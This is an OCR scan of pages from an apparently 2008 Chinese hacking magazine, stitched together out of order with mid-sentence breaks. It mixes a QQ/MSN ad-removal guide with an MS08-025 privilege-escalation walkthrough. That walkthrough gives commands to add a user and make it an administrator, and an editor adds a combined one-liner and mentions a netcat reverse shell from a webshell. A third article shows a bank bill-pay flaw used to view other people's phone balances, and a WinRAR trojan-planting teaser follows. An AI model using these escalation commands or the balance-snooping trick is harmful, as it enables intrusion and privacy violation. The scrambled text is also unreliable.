



图1 打开IMSkin.ini

方法二：这种方法只适用于磁盘格式为NTFS的才行。如果用户是采用全新安装的方式安装了QQ2007II和2008贺岁版的话，同时选择了新的文件存储方式并且已经运行过QQ了，那么就需要使用其它的广告过滤方法。我们知道以前QQ的广告存放在AD这个子目录里面，而现在则换到了新的目录，以Windows XP为例，存放在C:\Documents and Settings\Local Settings。这个AppData是隐藏的系统文件夹，*需要在“文件夹选项”里面取消“隐藏受保护的系统文件”和选择“显示所有文件和文件夹”后，才可以发现QQ存放在里面的广告信息内容。*

因此首先清除其他所有的广告信息内容，接着在NTFS权限中拒绝在该文件夹下写入文件。选择该文件夹后，点击右键菜单中的“属性”，在弹出窗口的**“安全”**标签里面点击**“编辑”**，然后**把Users的“写入”权限设为“拒绝”**即可，如图2。如果用户在文件夹“属性”中没有找到“安全”标签，可以打开控制面板中的“管理工具”，选择其中的“本地安全策略”，然后选择“本地策略”中的“安全选项”，在右侧窗口中找到“网络访问，本地账户的共享和安全模式”一项，双击在窗口中将内容更改为“经典－本地用户以自己的身份验证，不改变其本身身份”，如图3。


图2 “安全”选项卡



图3 本地安全设置

如果用户不希望把QQ的广告信息内容存储在C:\Documents and Settings\Local Settings这样的系统目录中，可以**用记事本打开QQ安装目录中的setupstore.ini文件，把软件默认的newstore=1改为newstore=0**，如图4，然后删除所有在系统目录中已有的广告信

原点首语

六一就要到了，不知道看黑手的同胞们还过这个节日么？刚进入五月网络上就猛暴了几个大新闻，不知道六月会有什么样的动向呀？呵呵，这期的Q版黑客可是为读者准备了好几篇有趣的文章哦，有些文章可要慢慢品味哦！

图 冰的原点[L.S.T]



ms08025出炉

从本文你可以学到：

ms08025的简单利用

当大家看到这篇文章时，我估计网络上关于这个东西的利用方法和EXP已经是满天飞了，下面我们来看下这个漏洞的相关信息：

4月8号微软再次发布了一个系统内核的补丁(KB941693)，描述为：此安全更新解决Windows内核中一个秘密报告的漏洞。成功利用此漏洞的本地攻击者可以完全控制受影响的系统。攻击者可随后安装程序；查看、更改或删除数据；或者创建新账户。这是用于Windows 2000、Windows XP、Windows Server 2003、Windows Vista和Windows Server 2008所有受支持版本的重要安全更新。此安全更新通过修改Windows内核，验证从用户模式传递过来的输入方式来解决此漏洞。




图 1

具体涉及到哪个文件以及出在什么问题上我就不分析了（我也不会分析，嘿嘿），而且它的影响范围还挺广的，我们小菜最关心的就是如何利用它了。就拿我的虚拟机来做实验吧，虚拟机中安装的是win2003系统，什么补丁都没有打过，呵呵，找到溢出程序所在的目录，我这里的是c:\windows\temp，然后在命令行下切换到这个目录，如图1。

在用它之前先看下这台机器上的用户有哪些，如图2。




图 2

它的用法也很简单，命令如下：**ms08025 "net user test test /add"**，如果成功的话就会添加一个用户名为test密码为test的用户，如图3。




图 3

而且上面提示的也很清楚“命令成功完成”，这样我们再看下用户，如图4。




图 4




图 5

呵呵，而且还可以进一步把用户test提升成管理员权限的用户，用法是一样的，命令如下：**ms08025 "net localgroup administrators test /add"**，这样，用户test的权限如图5。

不过，有点让人遗憾的是，我在webshell上用nc反弹一个

息内容。这时在QQ目录下程序会建立一个AD文件夹，通过上面的方式利用NTFS权限进行设置即可，当然现在也可以通过修改setupstore.ini文件中的参数来完成。




图4 修改setupstore.ini

二、清除MSN的广告信息

MSN的广告信息清除，就不是修改几个参数那么简单了。首先运行程序资源修改工具Restorator，点击工具栏上的“打开文件”按钮，从弹出窗口选择MSN目录中的**msgsres.Dll**文件。通过在Restorator的资源树下找到**4004**中的**923**中的这一项内容信息，就可以在右侧窗口看到一段脚本代码。

现在点击工具栏中的“编辑模式”按钮，接着点击“资源”菜单中的“查找”命令，在弹出窗口中输入“**ID=Atom(SSConstrainer)**”，搜索到以后将前面的**layoutpos=top改为layoutpos=none**即可，如图5。按照同样的方法打开MSN目录中的**msgsres.dll**文件，打开资源树**4004**中的**923**，搜索关键词“**idSearchContainer**”。然后将上边的**layoutpos=bottom改成layoutpos=none**，就可以去除MSN主界面底部的搜索栏。修改完成后点击“文件”中的“另存为”命令，对程序重新进行保存就已经达到了“去广告”的目的。




图5 修改msgsres.dll

三、总结

通过上面的介绍可以看出，去除QQ和MSN中的广告都是通过调整程序默认皮肤文件的参数来达到的。掌握了这种方法，无论是新版本的QQ和MSN，还是其他的应用程序，我们都可以快速去除其中的广告内容，从而还自己一个干净清爽的操作界面。

编辑点评：

任何东西只要明白了原理就会变得简单起来。修改程序皮肤和资源能做到的远不止这些，记得之前杂志也有介绍过通过资源修改登录界面的文章，大家可以参考一下，自己动手，看看你还可以修改些什么呢？

利用农行网上银行→窥探他人手机余额

■姚秋方

从本文你可以学到：

如何利用网上银行查询他人手机余额

随着信息时代的到来，网上银行带给我们很多便利，让我们足不出户就可以完成一系列的交易活动。但有些网上银行也存在一些问题，最近在用中国农业银行的网上银行进行手机交费的时候无意中发现了一个可以查询他人余额的方法。

首先要先申请开通网上银行，具体步骤可以咨询当地农行。大体方法就是先办理一个农行的金穗卡，然后申请开通网上银行，填表、签合同，过几个工作日之后去银行领取密钥，再到指定网站取得数字证书，然后把证书安装在自己的电脑上，一切齐备之后，网上银行就可以使用了。

在农行的网站上登录网上银行（*农行的网址是www.95599.cn，千万不要弄错*），登录之后能看到很多功能，如查询、转账、网上缴费等，要想在线给手机缴费，先点击展开“网上缴费”菜单，如图1。




图1

然后点“网上缴费信息维护”，选择缴费收费行，这里选择你的开户行所在省的分行，如“河北分行”，选择完毕后点“提交”按钮，如图2。




图2

接下来选择要登记的缴费业务，我们选择“代收电话费”并输入电话号码、区号（*这里注意给手机缴费也要输入当地座机的区号*），输入完成后点击“登记”按钮，如图3。




图3

系统提示成功之后返回。然后再点击左边菜单里面的“网上缴费”并在缴费信息里面的缴费类型下拉列表中选择刚才登记的那项缴费信息，点击“提交”，如图4。



图4

在接下来的页面就会显示我们手机的欠费信息和余额情况了，如图5。




图5

如果确认无误需要缴费就在下面的“预缴金额”里面输入想要缴费的金额，在“账户信息”中选择你用于缴费的银行卡，然后输入银行卡密码，如果你安装证书的时候也设置了密码则一并提示你输入。一路点击确定，如果不发生问题最后就会提示你缴费成功，同时会有一条短信发送到你的手机上，告诉你缴费的金额和时间，真的是方便又周到。

可是方便的同时，也带来了问题，这个问题就出现在“网上缴费信息维护”这个步骤里，如果输入的不是自己的手机号码，而是别人的手机号码，那么在后面的步骤里，一样会在缴费之前显示这个手机号码的余额。

这样看来岂不是谁的余额都可以查到了吗？现在试着在“网上缴费信息维护”中再登记一条缴费业务，输入一个朋友的手机号码，登记完之后我们再次点击左边菜单中的“网上缴费”，选择刚刚登记的这个缴费业务，点“提交”，显示这个号码的余额66.8元，然后打电话让他查询下余额，哈哈，果然不错！无论是中国移动还是中国联通的手机号，只要支持网上缴费就都可以利用这个方法查询到余额。

看来网上银行确实“方便”，不仅仅能给自己缴费，还能关注一下别人的手机余额，如果你的女朋友出差在外，你可以随时看一下她的手机余额，在将要欠费的时候提醒她缴费，她一定会感到你对她的关心。但是不要忘记，这是程序流程设计上的疏漏，所以你的隐私也可能被别人关注哦，我们还是希望有关部门尽早的完善相关功能吧！

编辑点评：

说起网上银行，小编我一直不敢怎么用，原因我就不多说了。虽说本文所说的小小漏洞并不会引发太大的危害，但确实泄露我们个人的隐私呀。所以说，大家常在“江湖”走的同时，一定要小心！

---

shell回来，然后本地提升权限的时候却没有成功。

[文章中提到的EXP已收录于本期光盘中]

编辑点评：

听说使用这个东西容易让机器蓝屏，为了图方便，大家可以把加管理员的命令一起执行，如：net user a a/add&net localgroup administrators a /add，这样执行起来很方便，相信大家在本地提权的时候，这招最快了，不过前提是这个机器没打补丁哦。

挂马之WinRAR

■clzzy

从本文你可以学到：

脚本在winrar上的应用

这个世界真是不太平，连连有好几个大的整站都爆出了漏洞，现在又听说在Windows中普及率达到99.99%的WinRAR也出了挂马漏洞，于是我就了解了一下，其实过程非常简单。

